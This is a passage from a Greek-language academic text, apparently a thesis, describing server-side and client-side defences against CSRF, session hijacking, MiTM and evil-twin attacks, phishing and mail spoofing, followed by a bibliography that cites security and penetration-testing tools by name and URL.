Στο περιβάλλον του χρήστη έχουν εντοπισθεί λύσεις στο επίπεδο του browser. Διάφορα extensions έχουν αναπτυχθεί τα οποία με διαφορετικές τεχνικές προλαμβάνουν τέτοιου είδους επιθέσεις. Για παράδειγμα το NoScript [92] διαχωρίζει τα αξιόπιστα site από τα αναξιόπιστα και αφαιρεί ευαίσθητα δεδομένα όταν μεταδίδονται από ένα αξιόπιστο σε ένα μη αξιόπιστο, όπως επίσης και στο localhost. Το RequestPolicy [94] και το uMatrix [95] δημιουργούν πολιτικές στο browser να απορρίπτει τα cross-site requests, γεγονός που μπορεί να δημιουργήσει προβλήματα κατά την πλοήγηση σε διάφορες ιστοσελίδες. Το CsFire [96] λύνει τέτοια προβλήματα, και ταυτόχρονα μειώνει τέτοιες επιθέσεις, αφαιρώντας μόνο δεδομένα αυθεντικοποίησης από cross-site requests.

6.4 Session Hijacking / Session Fixation

Server side

Από τις πιο συνηθισμένες τεχνικές αποφυγής τέτοιων επιθέσεων, είναι η αντιστοίχιση του session id του χρήστη με την δημόσια IP του στο server της εφαρμογής (IP binding). Ένα τέτοιο μέτρο είναι αποτελεσματικό μόνο σε περιπτώσεις όπου κάθε session έχει δυνατότητα να προέρχεται από διαφορετική μοναδική IP, δηλαδή σε περίπτωση όπου ένα τοπικό δίκτυο Η/Υ συνδέεται σε μια εφαρμογή μέσω του διαδικτύου δε μπορεί να εφαρμοστεί. Επίσης δεν είναι μέτρο που θα εξυπηρετούσε χρήστες με δυναμικές IP διευθύνσεις. Μια πιο πρόσφατη τεχνική με παρόμοια λογική, βασισμένη στο αποτύπωμα που αφήνει ο browser στην web εφαρμογή είναι το Anomaly Detection. Η εφαρμογή γνωρίζει χαρακτηριστικά των συσκευών, μέσω των browsers (fingerprinting) που επισκέπτεται συνήθως ο κάθε χρήστης, οπότε είναι σε θέση να εντοπίσει και να σταματήσει δραστηριότητες από συσκευές που θεωρεί αναξιόπιστες. Επίσης αποτελεσματικός τρόπος απόκρυψης των sessions id από επιτιθέμενους είναι η χρήση των *HTTPOnly* και *Secure* attributes του ίδιου του cookie. Τα συγκεκριμένα flags αποτρέπουν την ανάγνωση των session id από JavaScript, αλλά και αποτρέπουν (unencrypted) HTTP responses όταν ο server της εφαρμογής χρησιμοποιεί HTTPS. Οι μοντέρνοι browsers και τα Web App Frameworks διαθέτουν τα συγκεκριμένα χαρακτηριστικά και αποτρέπουν επιθέσεις session script-based.

Πιο συγκεκριμένα για την επίθεση Session Fixation μια αποτελεσματική τεχνική μείωσης είναι η ανανέωση του session id μετά την από κινήσεις που επιφέρουν αύξηση δικαιωμάτων σε μια web εφαρμογή (πχ log in, logout, admin part, …). Είναι ένα συνηθισμένο αντίμετρο που χρησιμοποιούν τα δημοφιλέστερα Frameworks για Web Apps.

Client side

Στην πλευρά του τελικού χρήστη, εκτός της αναβάθμισης του browser, μπορούν να εγκατασταθούν διάφορες προσθήκες (extensions) που βοηθούν στη μείωση τέτοιων επιθέσεων. Για παράδειγμα το Serene [97] το οποίο επιβλέπει την ανταλλαγή των cookies κατά τα request/responses για injections. Ένα επιπλέον στρώμα προστασίας αποτελεί το SessionShield [98] που είναι ένας proxy στην πλευρά του client ο οποίος επιβεβαιώνει πως όλα τα cookies διαθέτουν το HTTPOnly flag πριν φτάσουν στο browser, μειώνοντας έτσι τις επιθέσεις script-based.

6.5 Eavesdropping / MiTM / Evil Twin Rogue AP

Server side

Με τη χρήση του κρυπτογραφημένου πρωτοκόλλου HTTP, του HTTPS, μειώθηκαν οι επιθέσεις υποκλοπής ευαίσθητων δεδομένων στο διαδίκτυο. Αναφέραμε πως αναπτύχθηκαν νέοι μέθοδοι επίθεσης που παρακάμπτουν την κρυπτογράφηση, όπως οι επιθέσεις στο session id. Συνεπώς, αντίμετρο της υποκλοπής δεδομένων καθώς και επιθέσεων Man-in-The-Middle είναι σίγουρα και οι τεχνικές ενδυνάμωσης της ασφάλειας των sessions id και των cookies. Επειδή αναφερόμαστε σε ασφάλεια δικτύων, η προτίμηση ασφαλέστερων πρωτοκόλλων επικοινωνίας είναι μια απλή μέθοδος ενίσχυσης της ασφάλειας του τοπικού δικτύου. Σε ένα LAN δίκτυο πρέπει να προτιμηθούν πρωτόκολλα όπως το WPA2 και το EAP.

Οι servers πιστοποιούν την αυθεντικότητα τους στους browsers με τη χρήση του HTTPS και των πιστοποιητικών (certificates), στο τρέχων Public-Key Infrastructure (PKI). Αυτό δεν αποτρέπει την επίθεση MiTM [99]. Η πιο κλασσική αντιμετώπιση τέτοιων επιθέσεων από τους servers είναι η χρήστη του HTTP Strict Transport Security (HSTS) [100], η χρήση του οποίου αναγκάζει τις ιστοσελίδες να χρησιμοποιήσουν αποκλειστικά το HTTPS. Επίσης η έκδοση πλαστών πιστοποιητικών περιορίζεται με τη χρήση του DNS Certification Authority Authorization [101], το οποίο ορίζει ποιες CA μπορούν να εκδώσουν certificates για hosts. Για την ορθή και αποδοτική λειτουργία των παραπάνω τακτικών πρέπει να γίνεται χρήση των security extensions του DNS (DNSSEC), οι οποίες προσφέρουν ενισχυμένη ασφάλεια στα DNS responses, μειώνοντας επιθέσεις DNS Spoofing.

Client side

Στην πλευρά του χρήστη, έχουν αναπτυχθεί browser extensions που εξαναγκάζουν τη χρήση του HTTPS εάν το site υποστηρίζει, αποτρέποντας SSL stripping επιθέσεις. Ένα τέτοιο extension είναι το HTTPS Everywhere [102]. Εκτός των extensions μπορεί να γίνει χρήση proxy, όπως το HProxy [103], οι οποίοι με βάση το ιστορικό του browser δημιουργούν profile για κάθε σελίδα και μπορούν να αντιληφθούν εάν είναι η αυθεντική σε μελλοντικές συνδέσεις. Τέλος, μπορεί να γίνει χρήση SSH tunneling σε απομακρυσμένη πρόσβαση και ασφαλούς υπηρεσίας Virtual Private Network (VPN) .

6.6 Social Engineering / Mail Spoofing

Server side

Η τεχνική της κοινωνικής μηχανικής είναι γνωστή μέθοδος υποκλοπής δεδομένων πάνω από 20 χρόνια. Διάφορες έρευνες προσπαθούν να εντοπίσουν πως οι χρήστες πείθονται να παραδώσουν τα ευαίσθητα δεδομένα τους ή να χειραγωγηθούν από τους επιτιθέμενους. Σε αυτό το κομμάτι έχουν προταθεί διάφορες τεχνικές προστασίας από τέτοιου είδους απάτες. Η αποδοτικότερη μέθοδος προστασίας από επιθέσεις phishing (και γενικότερα social engineering), στην πλευρά των server (ή των developer), είναι η χρήση του multi-factor authentication. Οι δραστηριότητες του χρήστη σε μια web εφαρμογή πλέον δε θα στηρίζονται μόνο στα συνηθισμένα διαπιστευτήρια (username/email, password) αλλά θα απαιτούνται επιπλέον στοιχεία αυθεντικοποίησης. Μια τέτοια υλοποίηση υπάρχει στα τραπεζικά συστήματα, όπου πριν την ολοκλήρωση της συναλλαγής ζητείται ένα token από το χρήστη που συνήθως λαμβάνει με SMS στο κινητό του (out-of-band device). Το token αυτό δεν είναι στον έλεγχο του επιτιθέμενου, εκτός και αν έχει κλαπεί ή παραβιαστεί. Άλλη λύση είναι η χρήση βιομετρικών ατομικών στοιχείων, τα οποία δε μπορεί να κλαπούν, αντί για κωδικούς. Επιπλέον, τα μεγαλύτερα site (Microsoft, Google, Facebook, …) προσφέρουν επιπλέον έλεγχο και ενημέρωση του χρήστη όταν υπάρχει σύνδεση από νέα ή τη μη συνηθισμένη συσκευή (browser fingerprinting). Ο χρήστης μπορεί να επιλέξει να προσθέσει έμπιστες συσκευές, να αφαιρέσει συσκευές και να ειδοποιηθεί για περίεργες κινήσεις στο λογαριασμό του. Ο συνδυασμός των μεθόδων multi-factor authentication και trusted devices, επιτυγχάνει να μειώσει αποτελεσματικά επιθέσεις phishing. Επιπλέον, τα μεγαλύτερα sites προσφέρουν υπηρεσίες Single-Sign On σε μικρότερα sites, για να επιτευχθεί και σε αυτά ασφαλής διαδικασία πιστοποίησης χρηστών.

Η έλλειψη αυθεντικοποίησης στα διάφορα βήματα του πρωτοκόλλου SMTP το κάνει ευάλωτο σε επιθέσεις mail spoofing. Ο server του αποστολέα δε χρειάζεται να πιστοποιηθεί στο server του παραλήπτη, οπότε μπορεί να ισχυριστεί πως είναι οποιοσδήποτε και ο server του παραλήπτη λαμβάνει μια ηλεκτρονική διεύθυνση από την οποία έρχεται το mail χωρίς να υπάρχει κάποιος έλεγχος εγκυρότητας. Στα πλαίσια αυτής της ευπάθειας δημιουργήθηκαν τα συστήματα Sender Policy

Framework (SPF), SenderID, DomainKeys Identified Mail (DKIM), Domain-based Message Authentication Reporting and Conformance (DMARC). Το SPF προσφέρει μια λίστα από εξουσιοδοτημένους outbound email servers για ένα domain. Με τον έλεγχο των συγκεκριμένων εγγραφών, μειώνεται η πλαστογράφηση emails από το συγκεκριμένο domain. Το SenderID προσπαθεί να βελτιώσει το SPF, υπολογίζοντας με διαφορετικό τρόπο το πραγματικό email του αποστολέα. Το DKIM με τις μεθόδους ψηφιακών υπογραφών πιστοποιεί πως μερικά από τα μέρη του email δεν άλλαξαν μετά την τοποθέτηση της ψηφιακής υπογραφής. Το DMARC σύστημα λειτουργεί με το SPF και το DKIM και δίνει τη δυνατότητα εισαγωγής πολιτικών για τη διαχείριση των flags που τοποθετούν στα email, αλλά προσφέρει και δυνατότητα reporting. Έτσι δίνεται η δυνατότητα στον παραλήπτη να γνωρίζει αν το μήνυμα που κατέχει είναι όντως από τον αποστολέα αυτό ή όχι.

Client side

Από την άλλη πλευρά σε social engineering επιθέσεις, έχουν αναπτυχθεί διάφορα modules σε πολλά AV που ανιχνεύουν ύποπτα websites. Τα AV λειτουργούν στο υπολογιστικό σύστημα του χρήστη και αποτρέπουν επικίνδυνες κινήσεις. Για το mail spoofing γίνεται χρήση μεθόδων email filtering για να ξεχωρίσουν τα junk emails, αλλά και attachment filtering για να επιτρέπονται μόνο συγκεκριμένα αρχεία ως συνημμένα. Αρκετοί mail providers προσφέρουν και έναν βασικό έλεγχο για κακόβουλο λογισμικό στα attachments των emails που ανταλλάσσονται.

6.7 Υποδομές ασφαλείας

Τέλος θα αναφερθούμε σε βασικές υποδομές ασφάλειας που πρέπει να υπάρχουν σε κάθε εταιρικό δίκτυο:

- *Firewalls* : ένα αποτελεσματικό σύστημα firewall το οποίο παραμετροποιείται κατάλληλα για να ελέγχει τη δικτυακή κίνηση του υπολογιστικού συστήματος. Ένα τέτοιο σύστημα για να λειτουργήσει ενάντια σε επιθέσεις τελικού χρήστη πρέπει να ρυθμιστεί κατάλληλα και ανάλογα με την υπόλοιπη υπολογιστική υποδομή, ώστε να ελέγχει τις inbound και outbound συνδέσεις των clients/servers και να αποτρέπει ύποπτες συνδέσεις. Αποτελεί το “τείχος” ανάμεσα στο ασφαλές εταιρικό δίκτυο και άλλα δίκτυα. Εκτός των network firewalls, πρέπει να αναπτυχθούν πολιτικές και για τα host-based firewalls που αποτελούν software των λειτουργικών συστημάτων κάθε σταθμού (Η/Υ).
- *Backup* : για να διατηρηθεί η λειτουργικότητα ενός πληροφοριακού συστήματος ακόμη και μετά από ένα συμβάν επίθεσης ή απώλειας/αλλοίωσης δεδομένων πρέπει να αναπτυχθούν πολιτικές και διαδικασίες Backup. Το Backup των δεδομένων λαμβάνεται από το σχετικό σύστημα κάθε υπολογιστικής υποδομής με αυστηρό πρόγραμμα και σύμφωνα με την πολιτική Backup. Είναι απαραίτητο τα backup αρχεία να υπάρχουν σε παραπάνω από ένα αντίτυπα και σε σημείο εκτός του εταιρικού χώρου.
- *(Host-based) Intrusion Prevention/Detection System* : Σημαντικό κομμάτι στην ενίσχυση της ασφάλειας των πληροφοριακών συστημάτων αποτελεί η εγκατάσταση ενός συστήματος ανίχνευσης εισβολών. Ένα τέτοιο σύστημα αναλαμβάνει εργασίες που δε μπορεί να αναλάβει το firewall (πχ check packet content, signature check, file integrity check, rootkit detection, logs, …) και ειδοποιεί ανάλογα τους administrators. Υπάρχουν διαφορετικά είδη τέτοιων συστημάτων. Τα Network IDS τα οποία ελέγχουν παθητικά την κίνηση σε ένα δίκτυο και ειδοποιούν σε ύποπτα γεγονότα, τα HIDS που με την εγκατάσταση agents στα ελεγχόμενα υπό-συστήματα παρακολουθούν τη συμπεριφορά και τη κατάσταση τους σε σύγκριση με τη συνηθισμένη και διατηρούν μια βάση δεδομένων για αυτά, και τα IPS τα οποία παρέχουν την

επιπλέον δυνατότητα να παρέμβουν σε μια πρόσβαση που θεωρούν απειλή για την ασφάλεια.

Βιβλιογραφία

[1] McAfee, «Cyber crime costs global economy $445 billion a year,» 2014.

[2] Juniper, «Cybercrime will Cost Businesses Over $2 Trillion by 2019,» 2016.

[3] «OWASP Top 10 Project - 2013,» OWASP, [Ηλεκτρονικό]. Available: https://www.owasp.org/index.php/Top10#OWASP_Top_10_for_2013. [Πρόσβαση 6 12 2016].

[4] «2011 CWE/SANS Top 25 Most Dangerous Software Errors,» CWE/SANS, [Ηλεκτρονικό]. Available: http://cwe.mitre.org/top25/. [Πρόσβαση 6 12 2016].

[5] Wikipedia, «PRISM (surveillance program),» [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/PRISM_(surveillance_program). [Πρόσβαση 3 2 2017].

[6] Wikipedia, «Global surveillance disclosures,» [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/Global_surveillance_disclosures_(2013–present). [Πρόσβαση 3 2 2017].

[7] E. Butler, «Firesheep,» [Ηλεκτρονικό]. Available: http://codebutler.com/firesheep. [Πρόσβαση 1 12 2016].

[8] A. Koch, «DroidSheep,» [Ηλεκτρονικό]. Available: http://droidsheep.de. [Πρόσβαση 1 12 2016].

[9] M. Sullivan, «Cookie Cadger - An auditing tool for Wi-Fi or Wired Ethernet Connections,» Iowa State University, Iowa, 2013.

[10] «Wireshark,» [Ηλεκτρονικό]. Available: https://www.wireshark.org/. [Πρόσβαση 1 12 2016].

[11] byt3bl33d3r, «ARPSpoof,» [Ηλεκτρονικό]. Available: https://github.com/byt3bl33d3r/arpspoof. [Πρόσβαση 1 12 2016].

[12] «Driftnet,» [Ηλεκτρονικό]. Available: https://github.com/deiv/driftnet. [Πρόσβαση 1 12 2016].

[13] tecknicaltom, «dsniff,» [Ηλεκτρονικό]. Available: https://github.com/tecknicaltom/dsniff. [Πρόσβαση 1 12 2016].

[14] «WiFi Pineapple,» Hak5, [Ηλεκτρονικό]. Available: https://wifipineapple.com/. [Πρόσβαση 1 12 2016].

[15] «Locky,» Wikipedia, [Ηλεκτρονικό]. Available: https://en.wikipedia.org/wiki/Locky. [Πρόσβαση 6 12 2016].

[16] «Client Side Exploits in Metasploit,» Offensive Security, [Ηλεκτρονικό]. Available: https://www.offensive-security.com/metasploit-unleashed/client-side-exploits/. [Πρόσβαση 6 12 2016].

[17] «How to use msfvenom,» rapid7, [Ηλεκτρονικό]. Available: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom. [Πρόσβαση 6 12 2016].

[18] «Metasploit Framework,» rapid7, [Ηλεκτρονικό]. Available: https://www.metasploit.com/. [Πρόσβαση 6 12 2016].

[19] «Armitage,» [Ηλεκτρονικό]. Available: http://www.fastandeasyhacking.com/. [Πρόσβαση 6 12 2016].

[20] «The Social Engineering Framework,» TrustedSec, [Ηλεκτρονικό]. Available: http://www.social-engineer.org/framework/se-tools/computer-based/social-engineer-toolkit-set/. [Πρόσβαση 6 12 2016].

[21] «Empire,» [Ηλεκτρονικό]. Available: https://github.com/adaptivethreat/Empire. [Πρόσβαση 6 12 2016].

[22] «Cobalt Strike,» [Ηλεκτρονικό]. Available: https://www.cobaltstrike.com/. [Πρόσβαση 6 12 2016].

[23] «Meterpreter,» Offensive Security, [Ηλεκτρονικό]. Available: https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics. [Πρόσβαση 6 12 2016].

[24] «fudexe,» [Ηλεκτρονικό]. Available: https://github.com/wayneaswilliams/fudexe. [Πρόσβαση 6 12 2016].

[25] «Veil-Framework,» [Ηλεκτρονικό]. Available: https://www.veil-framework.com. [Πρόσβαση 6 12 2016].

[26] «Netcat,» [Ηλεκτρονικό]. Available: http://nc110.sourceforge.net/. [Πρόσβαση 6 12 2016].

[27] «Simple HTTP request handler,» Python Software Foundation, [Ηλεκτρονικό]. Available: https://docs.python.org/2/library/simplehttpserver.html . [Πρόσβαση 6 12 2016].

[28] «spoofcheck,» [Ηλεκτρονικό]. Available: https://github.com/BishopFox/spoofcheck . [Πρόσβαση 3 12 2016].

[29] «Simple python CLI to spoof emails,» [Ηλεκτρονικό]. Available: https://github.com/lunarca/SimpleEmailSpoofer . [Πρόσβαση 6 12 2016].

[30] «PHP Mailer,» [Ηλεκτρονικό]. Available: https://github.com/Synchro/PHPMailer. [Πρόσβαση 6 12 2016].

[31] «Revocation checking and Chrome's CRL,» ImperialViolet, [Ηλεκτρονικό]. Available: https://www.imperialviolet.org/2012/02/05/crlsets.html. [Πρόσβαση 6 12 2016].

[32] M. Marlinspike, «Demonstration of HTTPS Stripping Attack presented at Black Hat DC 2009,» [Ηλεκτρονικό]. Available: https://moxie.org/software/sslstrip/. [Πρόσβαση 6 12 2016].

[33] «Using SSLStrip in Kali Linux,» Cybrary, [Ηλεκτρονικό]. Available: https://www.cybrary.it/0p3n/using-sslstrip-in-kali-linux/. [Πρόσβαση 6 12 2016].

[34] «A tool for exploiting SSL "stripping" attack,» [Ηλεκτρονικό]. Available: https://github.com/moxie0/sslstrip. [Πρόσβαση 6 12 2016].

[35] «Framework for Man-In-The-Middle attacks,» byt3bl33d3r, [Ηλεκτρονικό]. Available: https://github.com/byt3bl33d3r/MITMf . [Πρόσβαση 6 12 2016].

[36] «the Ettercap Project,» [Ηλεκτρονικό]. Available: https://ettercap.github.io/ettercap/. [Πρόσβαση 6 12 2016].

[37] «BetterCap is the state of the art, modular, portable and easily extensible MITM framework,» [Ηλεκτρονικό]. Available: https://www.bettercap.org. [Πρόσβαση 6 12 2016].

[38] «Xerosploit - Efficient and advanced man in the middle framework,» LionSec, [Ηλεκτρονικό]. Available: https://github.com/LionSec/xerosploit. [Πρόσβαση 6 12 2016].

[39] «Mallory - MiTM TCP and UDP Proxy,» [Ηλεκτρονικό]. Available: https://github.com/intrepidusgroup/mallory. [Πρόσβαση 6 12 2016].

[40] D. Hepper, «Gmail CSRF vulnerability explained,» [Ηλεκτρονικό]. Available: http://daniel.hepper.net/blog/2008/11/gmail-csrf-vulnerability-explained. [Πρόσβαση 7 12 2016].

[41] E. Kovacs, «CSRF Vulnerability in eBay Allows Hackers to Hijack User Accounts,» Softpedia, 16 9 2013. [Ηλεκτρονικό]. Available: http://news.softpedia.com/news/CSRF-Vulnerability-in-eBay-Allows-Hackers-to-Hijack-User-Accounts-Video-383316.shtml. [Πρόσβαση 7 12 2016].

[42] «OWASP CSRFTester Project,» OWASP, [Ηλεκτρονικό]. Available: https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project. [Πρόσβαση 7 12 2016].

[43] «CSRF Scanner written in PHP,» [Ηλεκτρονικό]. Available: https://github.com/marlon-be/marlon-csrfscanner. [Πρόσβαση 7 12 2016].

[44] «Burp Suite,» portswigger, [Ηλεκτρονικό]. Available: https://portswigger.net/. [Πρόσβαση 7 12 2016].

[45] L.-S. Huang, A. Moschuk, H. Wang, S. Schechter και C. Jackson, «Clickjacking: Attacks and Defences».

[46] «Facebook LikeJacking,» Symantec. [Ηλεκτρονικό]. [Πρόσβαση 7 12 2016].

[47] «Stroke triggered XSS and StrokeJacking,» Attack and Defense Labs, [Ηλεκτρονικό]. Available: http://blog.andlabs.org/2010/04/stroke-triggered-xss-and-strokejacking_06.html. [Πρόσβαση 7 12 2016].

[48] Y. Qiu, «Tapjacking: An Untapped Threat in Android,» Trend Micro, [Ηλεκτρονικό]. Available: http://blog.trendmicro.com/trendlabs-security-intelligence/tapjacking-an-untapped-threat-in-android/. [Πρόσβαση 7 12 2016].

[49] G. Rydstedt, E. Bursztein και C. Jackson, «Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites,» 2010.

[50] «JavaScript Cookies,» w3schools, [Ηλεκτρονικό]. Available: http://www.w3schools.com/js/js_cookies.asp. [Πρόσβαση 7 12 2016].

[51] R. Graham, «A proxy server for cookie sidejacking.,» [Ηλεκτρονικό]. Available: https://github.com/robertdavidgraham/hamster . [Πρόσβαση 7 12 2016].

[52] «ferret - Network Analysis Tool,» [Ηλεκτρονικό]. Available: https://code.google.com/archive/p/ferret. [Πρόσβαση 7 12 2016].

[53] «Symphony CMS 2.6.7 - Session Fixation,» [Ηλεκτρονικό]. Available: https://www.exploit-db.com/exploits/39983/. [Πρόσβαση 7 12 2016].

[54] M. Kolsek, «Session Fixation Vulnerability in Web Based Applications,» 2002.

[55] «WebGoat Project,» OWASP, [Ηλεκτρονικό]. Available: https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project. [Πρόσβαση 7 12 2016].

[56] S. Kamkar, «Technical explanation of The MySpace Worm,» [Ηλεκτρονικό]. Available: http://samy.pl/popular/tech.html. [Πρόσβαση 14 12 2016].

[57] «XSS attacks information,» [Ηλεκτρονικό]. Available: http://www.xssed.com/archive/. [Πρόσβαση 14 12 2016].

[58] «Browser Exploitation Framework,» [Ηλεκτρονικό]. Available: http://beefproject.com/. [Πρόσβαση 14 12 2016].

[59] «Tamper Data,» [Ηλεκτρονικό]. Available: http://tamperdata.mozdev.org/. [Πρόσβαση 14 12 2016].

[60] «HackBar Firefox Extension,» [Ηλεκτρονικό]. Available: https://code.google.com/archive/p/hackbar/. [Πρόσβαση 14 12 2016].

[61] «Cookie Manager+,» [Ηλεκτρονικό]. Available: https://addons.mozilla.org/el/firefox/addon/cookies-manager-plus/. [Πρόσβαση 14 12 2016].

[62] «Cross Site "Scripter" (aka XSSer) is an automatic -framework- to detect, exploit and report XSS vulnerabilities in web-based applications.,» [Ηλεκτρονικό]. Available: http://xsser.03c8.net/. [Πρόσβαση 14 12 2016].

[63] «Vega,» subgraph, [Ηλεκτρονικό]. Available: https://github.com/subgraph/Vega. [Πρόσβαση 14 12 2016].

[64] «Grabber!,» [Ηλεκτρονικό]. Available: http://rgaucher.info/beta/grabber/. [Πρόσβαση 14 12 2016].

[65] «A mind reading website - Who Am I,» MIT, [Ηλεκτρονικό]. Available: https://github.com/samdoiron/WhoAmI. [Πρόσβαση 14 12 2016].

[66] yan, «Weird New Tricks for Browser Fingerprinting,» σε *ToorCon*, 2015.

[67] «Sniffing browser history using HSTS + CSP.,» [Ηλεκτρονικό]. Available: https://github.com/diracdeltas/sniffly. [Πρόσβαση 14 12 2016].

[68] A. Raskin, «How to Detect the Social Sites Your Visitors Use,» [Ηλεκτρονικό]. Available: http://www.azarask.in/blog/post/socialhistoryjs. [Πρόσβαση 14 12 2016].

[69] S. Ragan, «AskMen website compromised, code injections leading to Caphaw infections,» [Ηλεκτρονικό]. Available: http://www.csoonline.com/article/2365758/malware-cybercrime/askmen-website-compromised-code-injections-leading-to-caphaw-infections.html. [Πρόσβαση 14 12 2016].

[70] «wireless hacking - This is automated wireless hacking tool,» [Ηλεκτρονικό]. Available: https://github.com/entropy1337/infernal-twin. [Πρόσβαση 14 12 2016].

[71] «Ghost Phisher is a Wireless and Ethernet security auditing and attack software program,» [Ηλεκτρονικό]. Available: https://github.com/savio-code/ghost-phisher. [Πρόσβαση 14 12 2016].

[72] «Kali Linux Evil Twin Access Point recipe,» Offensive Security, [Ηλεκτρονικό]. Available: https://github.com/offensive-security/kali-linux-recipes/blob/master/kali-linux-evil-access-point.sh. [Πρόσβαση 14 12 2016].

[73] «Automated victim-customized phishing attacks against Wi-Fi clients,» [Ηλεκτρονικό]. Available: https://github.com/wifiphisher/wifiphisher. [Πρόσβαση 7 3 2017].

[74] «Aircrack-ng is a complete suite of tools to assess WiFi network security.,» [Ηλεκτρονικό]. Available: https://www.aircrack-ng.org/. [Πρόσβαση 14 12 2016].

[75] «dsniff,» [Ηλεκτρονικό]. Available: https://www.monkey.org/~dugsong/dsniff/. [Πρόσβαση 14 12 2016].

[76] K. Mitnick, W. Simon και S. Wozniak, The Art of Deception, John Wiley & Sons, 2002.

[77] «Maltego,» Paterva, [Ηλεκτρονικό]. Available: https://www.paterva.com/web7/. [Πρόσβαση 15 12 2016].

[78] open-security, «Recon-ng is a full-featured Web Reconnaissance framework,» [Ηλεκτρονικό]. Available: https://github.com/open-security/recon-ng. [Πρόσβαση 15 12 2016].

[79] «theHarvester - The information gathering suite,» Edge-Security, [Ηλεκτρονικό]. Available: http://www.edge-security.com/theharvester.php. [Πρόσβαση 15 12 2016].

[80] «SpiderFoot is an open source intelligence automation tool,» [Ηλεκτρονικό]. Available: http://www.spiderfoot.net/documentation/. [Πρόσβαση 15 12 2016].

[81] G. L. (Fyodor), «Nmap (Network Mapper) is a free and open source utility for network discovery and security auditing,» [Ηλεκτρονικό]. Available: https://nmap.org/. [Πρόσβαση 15 12 2016].

[82] Wombat Security, «State of the Phish,» Pittsburgh, 2016.

[83] Verizon, «Data Breach Investigations Report,» 2016.

[84] Symantec, «Internet Security Threat Report,» 2016.

[85] Trusted Sec, «Unicorn is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory,» Trusted Sec, [Ηλεκτρονικό]. Available: https://github.com/trustedsec/unicorn. [Πρόσβαση 19 1 2017].

[86] Alexey, «Embedding reverse shell in .lnk file or Old horse attacks,» [Ηλεκτρονικό]. Available: http://onready.me/old_horse_attacks.html. [Πρόσβαση 3 2 2017].

[87] Brandon McCann "zeknox", «Phishing Frenzy is an Open Source Ruby on Rails application that is leveraged by penetration testers to manage email phishing campaigns.,» [Ηλεκτρονικό]. Available: https://www.phishingfrenzy.com/. [Πρόσβαση 1 2 2017].

[88] A. Johnson, «Resource Hacker,» [Ηλεκτρονικό]. Available: http://www.angusj.com/resourcehacker/. [Πρόσβαση 31 1 2017].

[89] K. Economou, «The Shellter Project,» [Ηλεκτρονικό]. Available: https://www.shellterproject.com. [Πρόσβαση 31 1 2017].

[90] S. Institute, «Methods for Understanding and Reducing Social Engineering Attacks,» SANS, 2016.

[91] National Institute of Standards and Technology, «Guide to General Server Security,» NIST, 2008.

[92] G. Maone, «NoScript Firefox extension,» [Ηλεκτρονικό]. Available: https://noscript.net/. [Πρόσβαση 6 2 2017].

[93] R. Pelizzi και R. Secar, «A Server- and Browser-Transparent CSRF Defense,» Stony Brook University.

[94] «Request Policy - Open source Firefox extension to control cross-site requests.,» ServerPilot, [Ηλεκτρονικό]. Available: https://requestpolicy.com/. [Πρόσβαση 6 3 2017].

[95] gorhill, «uMatrix: Point and click matrix to filter net requests according to source, destination and type,» [Ηλεκτρονικό]. Available: https://github.com/gorhill/uMatrix. [Πρόσβαση 6 2 2017].

[96] «CsFire is an add-on for Mozilla Firefox which protects you against malicious cross-domain requests,» [Ηλεκτρονικό]. Available: https://distrinet.cs.kuleuven.be/software/CsFire/. [Πρόσβαση 6 2 2017].

[97] N. Nikiforakis, P. De Ryck, D. Lieven, F. Piessens και W. Joosen, «SERENE: Self-Reliant Client-Side Protection against Session Fixation».

[98] W. Meert, N. Nikiforakis, Y. Younan, M. Johns και W. Joosen, «SessionShield: Lightweight Protection against Session Hijacking.».

[99] J. Mattsson και M. Naslund, «Detection and Mitigation of HTTPS MitMs and Impersonators,» W3C.

[100] J. Hodges, C. Jackson, Google και Paypal, «HTTP Strict Transport Security (HSTS),» RFC 6797, 2012.

[101] «DNS Certification Authority Authorization (CAA) Resource Record,» Internet Engineering Task Force (IETF), 2013.

[102] EFF, «A browser extension that encrypts your communications with many websites that offer HTTPS but don't yet enforce it.».

[103] N. Nikiforakis, Y. Younan και W. Joosen, «HProxy: Client-side detection of SSL stripping,» Leuven.